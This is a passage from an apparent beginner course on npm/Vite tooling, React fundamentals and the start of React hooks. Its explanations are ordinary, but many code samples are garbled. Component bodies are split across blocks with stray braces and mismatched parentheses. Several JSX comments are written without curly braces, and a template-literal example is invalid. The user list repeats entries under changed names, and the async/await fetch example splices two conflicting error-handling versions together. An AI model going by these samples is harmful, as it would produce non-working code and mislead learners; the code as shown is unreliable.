npm run dev

# 6. Build for production
npm run build

# 7. Preview production build
npm run preview

```

## Project Structure:

```

my-app/
├── node_modules/
├── public/          # Static assets
│   └── favicon.ico
├── src/
│   ├── assets/       # Images, fonts
│   ├── components/  # React components
│   ├── App.jsx
│   └── main.jsx     # Entry point
├── .env             # Environment variables
├── .gitignore
├── index.html      # HTML template
├── package.json
└── vite.config.js  # Vite configuration
└── README.md

```

## Practice Exercises

### Exercise 1: Project Setup

```

# Create a new Vite project
# Add ESLint and Prettier
# Configure environment variables
# Create a basic component structure

```

### Exercise 2: Package Management

```

# Install axios, lodash, and dayjs
# Add them to appropriate dependencies
# Use them in your project
# Create a custom npm script

```

## Exercise 3: Build Optimization

```
# Build your project for production  
# Analyze bundle size  
# Implement code splitting  
# Optimize assets
```

### 👉 Key Takeaways

1. **npm/yarn** manage project dependencies
2. **package.json** is the project manifest
3. Never commit **node\_modules/**, use **.gitignore**
4. **Vite** is faster than Webpack for modern projects
5. **Babel** transpiles modern JavaScript for compatibility
6. **HMR** speeds up development with instant updates
7. Use **.env** files for configuration
8. Semantic versioning (^, ~, exact) controls updates

### 📚 Additional Resources

- [npm Documentation](#)
- [Vite Guide](#)
- [Webpack Documentation](#)
- [Babel Documentation](#)
- [Package.json Explained](#)

## Module 1.5: React Fundamentals (10 hours)

**Objective:** Master React fundamentals and build interactive user interfaces with components, props, and state.

### 1. What is React?

#### 1.1 Introduction to React

**React** is a JavaScript library for building user interfaces, created by Facebook (Meta) in 2013. It's the most popular frontend library in the world.

#### Why React?

- **Component-Based:** Break UI into reusable pieces
- **Declarative:** Describe what you want, React handles the how
- **Fast:** Virtual DOM makes updates efficient
- **Popular:** Huge ecosystem, lots of jobs
- **React Native:** Use same skills for mobile apps

## Traditional JavaScript vs React:

```
// ✗ Traditional Vanilla JavaScript (Imperative)
const button = document.getElementById("myButton");
const counter = document.getElementById("counter");
let count = 0;

button.addEventListener("click", () => {
  count++;
  counter.textContent = count; // Manually update DOM
});

// Every time data changes, you manually update the DOM
// Gets messy with complex UIs!
```

```
// ✓ React (Declarative)
function Counter() {
  const [count, setCount] = useState(0);

  return (
    <div>
      <p>{count}</p>
      <button onClick={() => setCount(count + 1)}>Click me</button>
    </div>
  );
}

// You just describe what the UI should look like
// React handles updating the DOM automatically!
```

## 1.2 The Virtual DOM Explained

**The Problem:** DOM manipulation is slow.

Every time you change something in the DOM:

1. Browser recalculates styles
2. Redraws the page (reflow/repaint)
3. This is expensive!

## React's Solution: Virtual DOM

The **Virtual DOM** is a lightweight JavaScript copy of the real DOM.

### How it Works:

1. You change state (e.g., click button)
   
↓

2. React creates NEW virtual DOM tree
- ↓
3. React compares (diffs) new vs old virtual DOM
- ↓
4. React calculates minimum changes needed
- ↓
5. React updates ONLY changed parts in real DOM

### Example:

```
// You have 1000 list items
// User adds 1 new item

// ❌ Vanilla JS: Rebuild entire list (1001 DOM operations)
list.innerHTML = items.map((item) => `<li>${item}</li>`).join("");

// ✅ React: Only adds the 1 new item (1 DOM operation)
// React's diff algorithm figures this out automatically!
```

### Visual Example:

```
// Initial render
<div>
  <h1>Hello</h1>
  <p>Count: 0</p>
  <button>Click</button>
</div>

// After clicking button
<div>
  <h1>Hello</h1>           // ← No change, React skips
  <p>Count: 1</p>          // ← Changed! React updates only this
  <button>Click</button>    // ← No change, React skips
</div>
```

### Why This Matters:

- ⚡ **Performance:** Only updates what changed
- 💬 **Simplicity:** You don't think about DOM updates
- 🎯 **Predictability:** UI always matches your data

## 2. Setting Up React with Vite

### 2.1 Creating Your First React App

```
# Create new React project with Vite
npm create vite@latest my-react-app -- --template react

# Navigate to project
cd my-react-app

# Install dependencies
npm install

# Start development server
npm run dev
```

## What You Get:

```
my-react-app/
└── node_modules/      # Dependencies
└── public/            # Static assets (images, etc.)
└── src/
    ├── App.css        # App styles
    ├── App.jsx         # Main App component
    ├── index.css       # Global styles
    └── main.jsx        # Entry point
└── index.html         # HTML template
└── package.json       # Project config
└── vite.config.js     # Vite config
```

**Project starts at:** <http://localhost:5173>

---

## 2.2 Understanding the Entry Point

### index.html (Root HTML file)

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>My React App</title>
  </head>
  <body>
    <div id="root"></div>
    <!-- React will inject our app here -->
    <script type="module" src="/src/main.jsx"></script>
  </body>
</html>
```

### main.jsx (Entry point JavaScript)

```
import React from "react";
import ReactDOM from "react-dom/client";
import App from "./App.jsx";
import "./index.css";

// Render App component into #root div
ReactDOM.createRoot(document.getElementById("root")).render(
  <React.StrictMode>
    <App />
  </React.StrictMode>
);
```

## What's happening:

1. `ReactDOM.createRoot()` creates a React root
2. `.render()` renders the `App` component
3. `<React.StrictMode>` enables extra checks in development

## App.jsx (Your first component)

```
function App() {
  return (
    <div className="App">
      <h1>Hello React!</h1>
      <p>Welcome to your first React app</p>
    </div>
  );
}

export default App;
```

---

## 3. JSX - JavaScript XML

### 3.1 What is JSX?

JSX lets you write HTML-like code in JavaScript. It's not valid JavaScript - it gets transformed to `React.createElement()` calls.

```
// JSX (what you write)
const element = <h1>Hello, world!</h1>

// Transforms to (what React sees)
const element = React.createElement("h1", null, "Hello, world!");
```

---

### 3.2 JSX Rules & Syntax

## Rule 1: Must return single parent element

```
// ✗ Error: Adjacent JSX elements must be wrapped
function MyComponent() {
  return (
    <h1>Title</h1>
    <p>Paragraph</p>
  );
}

// ✓ Solution 1: Wrap in div
function MyComponent() {
  return (
    <div>
      <h1>Title</h1>
      <p>Paragraph</p>
    </div>
  );
}

// ✓ Solution 2: Use Fragment (no extra DOM node)
function MyComponent() {
  return (
    <>
      <h1>Title</h1>
      <p>Paragraph</p>
    </>
  );
}

// ✓ Solution 3: React.Fragment (when you need key prop)
function MyComponent() {
  return (
    <React.Fragment>
      <h1>Title</h1>
      <p>Paragraph</p>
    </React.Fragment>
  );
}
```

---

## Rule 2: Use `className` instead of `class`

```
// ✗ class is reserved in JavaScript
<div class="container">

// ✓ Use className
<div className="container">
```

### Rule 3: Close all tags

```
// ✗ HTML allows unclosed tags
<input type="text">

<br>

// ✓ JSX requires closing
<input type="text" />

<br />
```

### Rule 4: Use camelCase for attributes

```
// ✗ HTML attributes
<button onclick="handleClick()">
<label for="name">
<div tabindex="0">

// ✓ JSX uses camelCase
<button onClick={handleClick}>
<label htmlFor="name">
<div tabIndex="0">
```

### 3.3 JavaScript in JSX with { }

Use curly braces to embed JavaScript expressions:

```
function Greeting() {
  const name = "John";
  const age = 25;
  const isStudent = true;

  return (
    <div>
      {/* Variables */}
      <h1>Hello, {name}!</h1>

      {/* Expressions */}
      <p>Next year you'll be {age + 1}</p>

      {/* Function calls */}
      <p>Name uppercase: {name.toUpperCase()}</p>

      {/* Ternary operator */}
      <p>You are {isStudent ? "a student" : "not a student"}</p>
```

```

    /* Template literals */
    <p>`Welcome, ${name}!`</p>

    /* Math */
    <p>5 + 3 = {5 + 3}</p>

    /* Arrays (rendered as strings) */
    <p>Colors: {[ "red", "green", "blue" ].join(", ") }</p>
</div>
);

}

```

## What you CAN'T do in {}:

```

function Example() {
  return (
    <div>
      /* ❌ Statements don't work */
      {if (true) { ... }} // Error!
      {for (let i = 0; ... ) { ... }} // Error!

      /* ✅ Use ternary or && instead */
      {true ? <p>Yes</p> : <p>No</p>}
      {true && <p>Shown</p>}
    </div>
  );
}

```

## 3.4 Inline Styles in JSX

```

function StyledComponent() {
  const myStyle = {
    color: "blue",
    fontSize: "20px", // camelCase, not font-size
    backgroundColor: "#f0f0f0",
    padding: "10px",
  };

  return (
    <div>
      /* Inline style object */
      <h1 style={myStyle}>Styled Heading</h1>

      /* Inline style directly */
      <p style={{ color: "red", fontSize: "14px" }}>Red text</p>

      /* Dynamic styles */
      <p style={{ color: age > 18 ? "green" : "orange" }}>Dynamic color</p>
    </div>
  );
}

```

```
 );  
 }
```

**Note:** Numbers are assumed to be pixels:

```
<div style={{ width: 100 }}>      // 100px  
<div style={{ width: '100%' }}>    // 100%  
<div style={{ width: '10rem' }}>     // 10rem
```

### 3.5 Comments in JSX

```
function Example() {  
  return (  
    <div>  
      {/* This is a comment in JSX */}  
      {/*  
        Multi-line  
        comment  
      */}  
      <h1>Hello</h1>  
      {/* Comments must be inside curly braces */}  
      // This breaks! (regular JS comment outside JSX)  
    </div>  
  );  
}
```

## 4. Components

### 4.1 What is a Component?

A **component** is a reusable piece of UI. Think of it like a JavaScript function that returns HTML.

**Function Component:**

```
// Simple component  
function Welcome() {  
  return <h1>Hello, World!</h1>;  
}  
  
// Arrow function component  
const Welcome = () => {  
  return <h1>Hello, World!</h1>;  
};
```

```
// Shorthand (implicit return)
const Welcome = () => <h1>Hello, World!</h1>;
```

## Using Components:

```
function App() {
  return (
    <div>
      <Welcome />
      <Welcome />
      <Welcome />
    </div>
  );
}

// Renders:
// <div>
//   <h1>Hello, World!</h1>
//   <h1>Hello, World!</h1>
//   <h1>Hello, World!</h1>
// </div>
```

## Component Naming:

- **PascalCase**: MyComponent, UserProfile, NavBar
- **lowercase**: mycomponent (React thinks it's HTML tag)

## 4.2 Component File Structure

### Option 1: One component per file (recommended)

```
// Button.jsx
function Button() {
  return <button>Click me</button>;
}

export default Button;
```

```
// App.jsx
import Button from "./Button";

function App() {
  return <Button />;
}
```

### Option 2: Multiple small components in one file

```
// Card.jsx
function CardHeader() {
  return <div className="card-header">Header</div>;
}

function CardBody() {
  return <div className="card-body">Body</div>;
}

function Card() {
  return (
    <div className="card">
      <CardHeader />
      <CardBody />
    </div>
  );
}

export default Card;
```

## Project Structure:

```
src/
├── components/
│   ├── Header.jsx
│   ├── Footer.jsx
│   ├── Button.jsx
│   └── Card.jsx
├── App.jsx
└── main.jsx
```

---

## 5. Props - Passing Data to Components

### 5.1 What are Props?

**Props** (properties) are how you pass data from parent to child components. Think of them as function parameters.

### Basic Example:

```
// Parent component
function App() {
  return (
    <div>
      <Greeting name="Alice" />
      <Greeting name="Bob" />
      <Greeting name="Charlie" />
    </div>
  );
}
```

```
);

// Child component
function Greeting(props) {
  return <h1>Hello, {props.name}!</h1>;
}

// Output:
// Hello, Alice!
// Hello, Bob!
// Hello, Charlie!
```

---

## 5.2 Destructuring Props

```
// ❌ Accessing with props.
function UserCard(props) {
  return (
    <div>
      <h2>{props.name}</h2>
      <p>Age: {props.age}</p>
      <p>Email: {props.email}</p>
    </div>
  );
}

// ✅ Destructuring (cleaner!)
function UserCard({ name, age, email }) {
  return (
    <div>
      <h2>{name}</h2>
      <p>Age: {age}</p>
      <p>Email: {email}</p>
    </div>
  );
}

// Usage
<UserCard name="John" age={30} email="john@example.com" />;
```

---

## 5.3 Different Types of Props

```
function Product({ name, price, inStock, rating, tags, onClick }) {
  return (
    <div className="product">
      {/* String prop */}
      <h3>{name}</h3>
```

```

    {/* Number prop */}
    <p>Price: ${price}</p>

    {/* Boolean prop */}
    <p>{inStock ? "In Stock" : "Out of Stock"}</p>

    {/* Number prop */}
    <p>Rating: {rating}/5 ⭐</p>

    {/* Array prop */}
    <p>Tags: {tags.join(", ")})</p>

    {/* Function prop */}
    <button onClick={onClick}>Buy Now</button>
  </div>
);

}

// Usage
<Product
  name="Laptop"
  price={999}
  inStock={true}
  rating={4.5}
  tags={['Electronics', 'Computers']}
  onClick={() => console.log("Bought!")}>
/>;

```

## Props Syntax:

```

// String: Can use quotes or braces
<Component name="John" />
<Component name={'John'} />

// Number: Must use braces
<Component age={30} />

// Boolean: Shorthand
<Component isActive />           // Same as isActive={true}
<Component isActive={true} />
<Component isActive={false} />

// Array/Object: Must use braces
<Component items={[1, 2, 3]} />
<Component user={{ name: 'John', age: 30 }} />

// Function: Must use braces
<Component onClick={() => alert('Hi')} />

```

## 5.4 Props are Read-Only

```
function Greeting({ name }) {
  // ✗ Never modify props!
  name = "Changed"; // Error in strict mode

  return <h1>Hello, {name}!</h1>;
}

// Props flow ONE WAY: Parent → Child
// If you need to change data, use state (covered next)
```

## 5.5 Default Props

```
// Method 1: Default parameters
function Greeting({ name = 'Guest', age = 0 }) {
  return <h1>Hello, {name} (Age: {age})</h1>;
}

// Method 2: Default props object (older way)
function Greeting({ name, age }) {
  return <h1>Hello, {name} (Age: {age})</h1>;
}

Greeting.defaultProps = {
  name: 'Guest',
  age: 0
};

// Usage
<Greeting /> // Hello, Guest (Age: 0)
<Greeting name="John" /> // Hello, John (Age: 0)
<Greeting name="Jane" age={25} /> // Hello, Jane (Age: 25)
```

## 5.6 Props.children

`children` is a special prop for content between component tags:

```
function Card({ children }) {
  return (
    <div className="card">
      <div className="card-content">{children}</div>
    </div>
  );
}
```

```
// Usage
<Card>
  <h2>My Card Title</h2>
  <p>This is the card content</p>
  <button>Click me</button>
</Card>

// The content between <Card> tags becomes props.children
```

### Practical Example:

```
function Button({ children, onClick, variant = 'primary' }) {
  return (
    <button
      className={`btn btn-${variant}`}
      onClick={onClick}
    >
      {children}
    </button>
  );
}

// Usage
<Button onClick={() => alert('Hi')}>
  Click me
</Button>

<Button variant="danger" onClick={handleDelete}>
  Delete
</Button>

<Button variant="success">
  <span>✓</span> Save
</Button>
```

---

### 5.7 Spreading Props

```
function UserCard(props) {
  return (
    <div>
      <h2>{props.name}</h2>
      <UserDetails {...props} /> /* Pass all props down */
    </div>
  );
}

function UserDetails({ age, email, city }) {
  return (
    <div>
```

```

        <p>Age: {age}</p>
        <p>Email: {email}</p>
        <p>City: {city}</p>
    </div>
);
}

// Usage
<UserCard name="John" age={30} email="john@example.com" city="New York" />;

```

## 6. State with useState Hook

### 6.1 What is State?

**State** is data that changes over time. When state changes, React re-renders the component.

#### Props vs State:

Props	State
Passed from parent	Managed within component
Read-only	Can be changed
External data	Internal data

### 6.2 Your First useState

```

import { useState } from "react";

function Counter() {
    // useState returns [currentValue, setterFunction]
    const [count, setCount] = useState(0);
    //      ↑          ↑          ↑
    //  current    updater    initial value

    return (
        <div>
            <p>Count: {count}</p>
            <button onClick={() => setCount(count + 1)}>Increment</button>
        </div>
    );
}

```

#### How it Works:

1. Initial render: `count = 0`
2. Click button → `setCount(1)` called
3. React re-renders component

4. Now `count = 1`

5. UI updates automatically!

---

### 6.3 Multiple State Variables

```
function UserForm() {
  const [name, setName] = useState("");
  const [age, setAge] = useState(0);
  const [email, setEmail] = useState("");
  const [agreed, setAgreed] = useState(false);

  return (
    <form>
      <input
        value={name}
        onChange={(e) => setName(e.target.value)}
        placeholder="Name"
      />

      <input
        type="number"
        value={age}
        onChange={(e) => setAge(Number(e.target.value))}
        placeholder="Age"
      />

      <input
        type="email"
        value={email}
        onChange={(e) => setEmail(e.target.value)}
        placeholder="Email"
      />

      <label>
        <input
          type="checkbox"
          checked={agreed}
          onChange={(e) => setAgreed(e.target.checked)}
        />
        I agree to terms
      </label>

      <button type="submit">Submit</button>
    </form>
  );
}
```

---

### 6.4 State with Objects

```

function UserProfile() {
  const [user, setUser] = useState({
    name: "John",
    age: 30,
    email: "john@example.com",
  });

  // ❌ WRONG - Mutating state directly
  const updateName = () => {
    user.name = "Jane"; // Don't do this!
    setUser(user); // React won't detect the change
  };

  // ✅ CORRECT - Create new object
  const updateName = () => {
    setUser({
      ...user, // Spread existing properties
      name: "Jane", // Override name
    });
  };

  const updateAge = () => {
    setUser((prevUser) => ({
      ...prevUser,
      age: prevUser.age + 1,
    }));
  };

  return (
    <div>
      <h2>{user.name}</h2>
      <p>Age: {user.age}</p>
      <p>Email: {user.email}</p>
      <button onClick={updateName}>Change Name</button>
      <button onClick={updateAge}>Increment Age</button>
    </div>
  );
}

```

**Key Rule:** Never mutate state directly. Always create a new value.

---

## 6.5 State with Arrays

```

function TodoList() {
  const [todos, setTodos] = useState(["Buy milk", "Walk dog"]);
  const [input, setInput] = useState("");

  // Add item
  const addTodo = () => {
    setTodos([...todos, input]); // Create new array
  }
}

```

```

    setInput("");
};

// Remove item
const removeTodo = (index) => {
  setTodos(todos.filter((_, i) => i !== index));
};

// Update item
const updateTodo = (index, newValue) => {
  setTodos(todos.map((todo, i) => (i === index ? newValue : todo)));
};

return (
  <div>
    <input value={input} onChange={(e) => setInput(e.target.value)} />
    <button onClick={addTodo}>Add</button>

    <ul>
      {todos.map((todo, index) => (
        <li key={index}>
          {todo}
          <button onClick={() => removeTodo(index)}>Delete</button>
        </li>
      ))}
    </ul>
  </div>
);
}

```

## Array Operations:

```

// Add to end
setItems([...items, newItem]);

// Add to beginning
setItems([newItem, ...items]);

// Remove by index
setItems(items.filter((_, i) => i !== indexToRemove));

// Update by index
setItems(items.map((item, i) => (i === indexToUpdate ? newItem : item)));

// Sort
setItems([...items].sort((a, b) => a - b));

// Reverse
setItems([...items].reverse());

```

## 6.6 Functional Updates

When new state depends on previous state, use functional form:

```
function Counter() {
  const [count, setCount] = useState(0);

  // ❌ Can have issues with rapid updates
  const increment = () => {
    setCount(count + 1);
    setCount(count + 1); // Still uses old count!
    // Final value: 1 (not 2!)
  };

  // ✅ Functional update (guaranteed to be correct)
  const increment = () => {
    setCount((prev) => prev + 1);
    setCount((prev) => prev + 1);
    // Final value: 2 ✅
  };

  return (
    <div>
      <p>Count: {count}</p>
      <button onClick={increment}>+2</button>
    </div>
  );
}
```

**Rule:** If new state depends on old state, use `useState(prev => newValue)`.

---

## 7. Event Handling

### 7.1 onClick Events

```
function ButtonExamples() {
  // Event handler function
  const handleClick = () => {
    alert("Button clicked!");
  };

  const handleClickWithParam = (name) => {
    alert(`Hello, ${name}!`);
  };

  return (
    <div>
      {/* Method 1: Reference function */}
      <button onClick={handleClick}>Click me</button>
    </div>
  );
}
```

```

    {/* Method 2: Inline arrow function */}
    <button onClick={() => alert("Hi!")}>Inline</button>

    {/* Method 3: With parameters */}
    <button onClick={() => handleClickWithParam("John")}>With Param</button>

    {/* ❌ WRONG - Calls function immediately */}
    <button onClick={alert("Wrong!")}>Don't do this</button>

    {/* ❌ WRONG - Calls function on render */}
    <button onClick={handleClick()}>Wrong</button>
  </div>
);

}

```

## 7.2 Event Object

```

function FormExample() {
  const handleSubmit = (event) => {
    event.preventDefault(); // Prevent page reload
    console.log("Form submitted!");
  };

  const handleInput = (event) => {
    console.log("Value:", event.target.value);
    console.log("Type:", event.type);
    console.log("Element:", event.target.tagName);
  };

  const handleKeyPress = (event) => {
    if (event.key === "Enter") {
      console.log("Enter pressed!");
    }
  };
}

return (
  <form onSubmit={handleSubmit}>
    <input onChange={handleInput} onKeyPress={handleKeyPress} />
    <button type="submit">Submit</button>
  </form>
);
}

```

## Common Events:

<button onClick={handler}>	// Click
<input onChange={handler}>	// Input changed
<form onSubmit={handler}>	// Form submitted
<input onFocus={handler}>	// Element focused

```
<input onBlur={handler}>           // Element lost focus
<div onMouseEnter={handler}>       // Mouse entered
<div onMouseLeave={handler}>       // Mouse left
<input onKeyDown={handler}>         // Key pressed
<input onKeyUp={handler}>          // Key released
```

---

## 8. Conditional Rendering

### 8.1 If/Else with &&

```
function Greeting({ isLoggedIn, username }) {
  return (
    <div>
      {isLoggedIn && <p>Welcome back, {username}!</p>}
      {!isLoggedIn && <p>Please log in</p>}
    </div>
  );
}
```

---

### 8.2 Ternary Operator

```
function LoginButton({ isLoggedIn }) {
  return <button>{isLoggedIn ? "Logout" : "Login"}</button>;
}

function UserStatus({ user }) {
  return (
    <div>
      {user ? (
        <div>
          <h2>Welcome, {user.name}</h2>
          <p>{user.email}</p>
        </div>
      ) : (
        <p>No user found</p>
      )}
    </div>
  );
}
```

---

### 8.3 Multiple Conditions

```
function StatusMessage({ status }) {
  if (status === "loading") {
```

```

        return <p>Loading...</p>;
    }

    if (status === "error") {
        return <p>Error occurred!</p>;
    }

    if (status === "success") {
        return <p>Success!</p>;
    }

    return <p>Unknown status</p>;
}

// Or with object lookup
function StatusMessage({ status }) {
    const messages = {
        loading: "Loading...",
        error: "Error occurred!",
        success: "Success!",
        default: "Unknown status",
    };

    return <p>{messages[status] || messages.default}</p>;
}

```

---

## 8.4 Show/Hide Elements

```

function ToggleExample() {
    const [isVisible, setIsVisible] = useState(true);

    return (
        <div>
            <button onClick={() => setIsVisible(!isVisible)}>Toggle</button>

            {isVisible && (
                <div>
                    <p>This content can be hidden</p>
                </div>
            )}
        </div>
    );
}

```

---

## 9. Lists & Keys

### 9.1 Rendering Lists with map()

```

function FruitList() {
  const fruits = ["Apple", "Banana", "Cherry", "Date"];

  return (
    <ul>
      {fruits.map((fruit, index) => (
        <li key={index}>{fruit}</li>
      ))}
    </ul>
  );
}

```

## 9.2 Keys are Important!

Keys help React identify which items changed, added, or removed.

```

// ✗ WRONG - No key
{
  items.map((item) => <li>{item}</li>);
}

// ⚠️ AVOID - Index as key (problems with reordering)
{
  items.map((item, index) => <li key={index}>{item}</li>);
}

// ✓ CORRECT - Unique ID as key
{
  items.map((item) => <li key={item.id}>{item.name}</li>);
}

```

## Why Keys Matter:

```

// Without proper keys:
// User deletes first item → React rebuilds entire list

// With proper keys:
// User deletes first item → React removes only that item

```

## 9.3 Rendering Array of Objects

```

function UserList() {
  const users = [
    { id: 1, name: "John", age: 30, email: "john@example.com" },
    { id: 2, name: "Jane", age: 25, email: "jane@example.com" },
    { id: 3, name: "Mike", age: 40, email: "mike@example.com" }
  ];
}
```

```

    { id: 2, name: "Jane", age: 25, email: "jane@example.com" },
    { id: 3, name: "Bob", age: 35, email: "bob@example.com" },
];
}

return (
  <div>
    {users.map((user) => (
      <div key={user.id} className="user-card">
        <h3>{user.name}</h3>
        <p>Age: {user.age}</p>
        <p>Email: {user.email}</p>
      </div>
    )))
  </div>
);
}

```

## 9.4 Filtering Lists

```

function FilteredList() {
  const [filter, setFilter] = useState("");
  const items = ["Apple", "Banana", "Cherry", "Date", "Elderberry"];

  const filteredItems = items.filter((item) =>
    item.toLowerCase().includes(filter.toLowerCase())
  );

  return (
    <div>
      <input
        placeholder="Search..."
        value={filter}
        onChange={(e) => setFilter(e.target.value)}
      />

      <ul>
        {filteredItems.map((item, index) => (
          <li key={index}>{item}</li>
        )))
      </ul>

      {filteredItems.length === 0 && <p>No results</p>}
    </div>
  );
}

```

## 10. Forms in React (Controlled Components)

### 10.1 Controlled vs Uncontrolled

```

// ❌ Uncontrolled - DOM controls the value
function UncontrolledForm() {
  const inputRef = useRef();

  const handleSubmit = () => {
    const value = inputRef.current.value; // Get from DOM
  };

  return <input ref={inputRef} />;
}

// ✅ Controlled - React controls the value
function ControlledForm() {
  const [value, setValue] = useState("");

  const handleSubmit = () => {
    console.log(value); // Already have it!
  };

  return <input value={value} onChange={(e) => setValue(e.target.value)} />;
}

```

## 10.2 Complete Form Example

```

function RegistrationForm() {
  const [formData, setFormData] = useState({
    username: "",
    email: "",
    password: "",
    age: "",
    gender: "",
    agreed: false,
  });

  const [errors, setErrors] = useState({});

  const handleChange = (e) => {
    const { name, value, type, checked } = e.target;

    setFormData((prev) => ({
      ...prev,
      [name]: type === "checkbox" ? checked : value,
    }));
  };

  const validate = () => {
    const newErrors = {};

    if (formData.username.length < 3) {
      newErrors.username = "Username must be at least 3 characters";
    }
  };
}

```

```
}

if (!formData.email.includes("@")) {
  newErrors.email = "Invalid email address";
}

if (formData.password.length < 8) {
  newErrors.password = "Password must be at least 8 characters";
}

if (formData.age < 18) {
  newErrors.age = "Must be 18 or older";
}

if (!formData.agreed) {
  newErrors.agreed = "You must agree to terms";
}

setErrors(newErrors);
return Object.keys(newErrors).length === 0;
};

const handleSubmit = (e) => {
  e.preventDefault();

  if (validate()) {
    console.log("Form submitted:", formData);
    alert("Registration successful!");
  }
};

return (
  <form onSubmit={handleSubmit}>
    <div>
      <label>Username:</label>
      <input
        name="username"
        value={formData.username}
        onChange={handleChange}
      />
      {errors.username && <span className="error">{errors.username}</span>}
    </div>

    <div>
      <label>Email:</label>
      <input
        type="email"
        name="email"
        value={formData.email}
        onChange={handleChange}
      />
      {errors.email && <span className="error">{errors.email}</span>}
    </div>

    <div>
```

```

        <label>Password:</label>
        <input
            type="password"
            name="password"
            value={formData.password}
            onChange={handleChange}
        />
        {errors.password && <span className="error">{errors.password}</span>}
    </div>

    <div>
        <label>Age:</label>
        <input
            type="number"
            name="age"
            value={formData.age}
            onChange={handleChange}
        />
        {errors.age && <span className="error">{errors.age}</span>}
    </div>

    <div>
        <label>Gender:</label>
        <select name="gender" value={formData.gender} onChange={handleChange}>
            <option value="">Select...</option>
            <option value="male">Male</option>
            <option value="female">Female</option>
            <option value="other">Other</option>
        </select>
    </div>

    <div>
        <label>
            <input
                type="checkbox"
                name="agreed"
                checked={formData.agreed}
                onChange={handleChange}
            />
            I agree to terms and conditions
        </label>
        {errors.agreed && <span className="error">{errors.agreed}</span>}
    </div>

    <button type="submit">Register</button>
</form>
);
}

```

## 11. Component Composition

### 11.1 Building Reusable Components

```

// Small, reusable components
function Button({ children, variant = "primary", onClick }) {
  return (
    <button className={`btn btn-${variant}`} onClick={onClick}>
      {children}
    </button>
  );
}

function Card({ title, children, footer }) {
  return (
    <div className="card">
      {title && <div className="card-header">{title}</div>}
      <div className="card-body">{children}</div>
      {footer && <div className="card-footer">{footer}</div>}
    </div>
  );
}

// Compose them together
function ProductCard({ product }) {
  const handleBuy = () => {
    console.log("Buying:", product.name);
  };

  return (
    <Card
      title={product.name}
      footer={
        <>
          <Button onClick={handleBuy}>Buy Now</Button>
          <Button variant="secondary">Add to Cart</Button>
        </>
      }
    >
      <img src={product.image} alt={product.name} />
      <p>{product.description}</p>
      <p className="price">${product.price}</p>
    </Card>
  );
}

```

## Practice Exercises

### Exercise 1: Counter with Reset

```

// Create a counter that can:
// - Increment
// - Decrement

```

```
// - Reset to 0  
// - Cannot go below 0
```

## Exercise 2: Todo List

```
// Create a todo list that can:  
// - Add new todos  
// - Mark todos as complete (strikethrough)  
// - Delete todos  
// - Show count of active todos
```

## Exercise 3: User Registration Form

```
// Create a form with validation for:  
// - Username (3-20 characters)  
// - Email (must contain @)  
// - Password (min 8 characters, 1 number, 1 special char)  
// - Confirm Password (must match)  
// Show errors below each field
```

## Exercise 4: Product Catalog

```
// Create a product catalog that:  
// - Displays list of products (name, price, image)  
// - Has search filter  
// - Has sort by price (low to high, high to low)  
// - Shows "No results" when filter returns nothing
```

### ⌚ Key Takeaways

1. **React uses JSX** - HTML-like syntax in JavaScript
2. **Components** are reusable UI pieces
3. **Props** pass data from parent to child (one-way)
4. **State** manages changing data within a component
5. **useState** hook creates state variables
6. **Never mutate state** - always create new values
7. **Keys** are required when rendering lists
8. **Controlled components** - React controls form values
9. **Composition** - build complex UIs from simple components

### 📚 Additional Resources

- [React Official Docs](#)

- React Beta Docs (New!)
  - Thinking in React
  - React Playground
  - Practice: [React Challenges](#)
- 

## Module 1.6: React Hooks Deep Dive (8 hours)

**Objective:** Master React Hooks for managing side effects, context, complex state, refs, and performance optimization.

---

### 1. useEffect Hook - Side Effects

#### 1.1 What are Side Effects?

**Side effects** are operations that affect things outside the component:

- Fetching data from API
- Setting up subscriptions
- Manually changing the DOM
- Setting timers
- Logging to console

**Without useEffect:**

```
// ❌ WRONG - Side effects in render
function BadComponent() {
  fetch("https://api.example.com/data") // Runs every render!
    .then((res) => res.json())
    .then((data) => console.log(data));

  return <div>Component</div>;
}
```

**With useEffect:**

```
// ✅ CORRECT - Side effects in useEffect
function GoodComponent() {
  useEffect(() => {
    fetch("https://api.example.com/data")
      .then((res) => res.json())
      .then((data) => console.log(data));
  }, []); // Runs only once after first render

  return <div>Component</div>;
}
```

## 1.2 useEffect Syntax

```
import { useEffect } from "react";

useEffect(
  () => {
    // Side effect code here
    console.log("Effect ran!");

    // Optional cleanup function
    return () => {
      console.log("Cleanup ran!");
    };
  },
  [
    /* dependencies */
  ]
);
```

## When does useEffect run?

```
// 1. No dependency array → Runs after EVERY render
useEffect(() => {
  console.log("Runs after every render");
});

// 2. Empty array [] → Runs ONCE after first render (mount)
useEffect(() => {
  console.log("Runs only on mount");
}, []);

// 3. With dependencies → Runs when dependencies change
useEffect(() => {
  console.log("Runs when count changes");
}, [count]);

// 4. Multiple dependencies
useEffect(() => {
  console.log("Runs when count OR name changes");
}, [count, name]);
```

## 1.3 Fetching Data with useEffect

```
function UserProfile({ userId }) {
  const [user, setUser] = useState(null);
  const [loading, setLoading] = useState(true);
  const [error, setError] = useState(null);
```

```

useEffect(() => {
  // Reset states when userId changes
  setLoading(true);
  setError(null);

  fetch(`https://api.example.com/users/${userId}`)
    .then((response) => {
      if (!response.ok) {
        throw new Error("Failed to fetch user");
      }
      return response.json();
    })
    .then((data) => {
      setUser(data);
      setLoading(false);
    })
    .catch((err) => {
      setError(err.message);
      setLoading(false);
    });
}, [userId]); // Re-fetch when userId changes

if (loading) return <div>Loading...</div>;
if (error) return <div>Error: {error}</div>;
if (!user) return <div>No user found</div>;

return (
  <div>
    <h2>{user.name}</h2>
    <p>Email: {user.email}</p>
  </div>
);
}

```

## With `async/await`:

```

function UserProfile({ userId }) {
  const [user, setUser] = useState(null);
  const [loading, setLoading] = useState(true);
  const [error, setError] = useState(null);

  useEffect(() => {
    // Can't make useEffect callback async directly
    // So create async function inside
    const fetchUser = async () => {
      try {
        setLoading(true);
        setError(null);

        const response = await fetch(`https://api.example.com/users/${userId}`);
        if (!response.ok) {
          setError(response.statusText);
        } else {
          const data = await response.json();
          setUser(data);
        }
      } catch (err) {
        setError(err.message);
      }
    };
    fetchUser();
  }, [userId]);
}

```

```

        throw new Error("Failed to fetch user");
    }

    const data = await response.json();
    setUser(data);
} catch (err) {
    setError(err.message);
} finally {
    setLoading(false);
}
};

fetchUser();
}, [userId]);

// ... render logic
}

```

#### 1.4 Cleanup Functions

**Why cleanup?** Prevent memory leaks and unwanted behavior.

##### Example 1: Event Listeners

```

function WindowSize() {
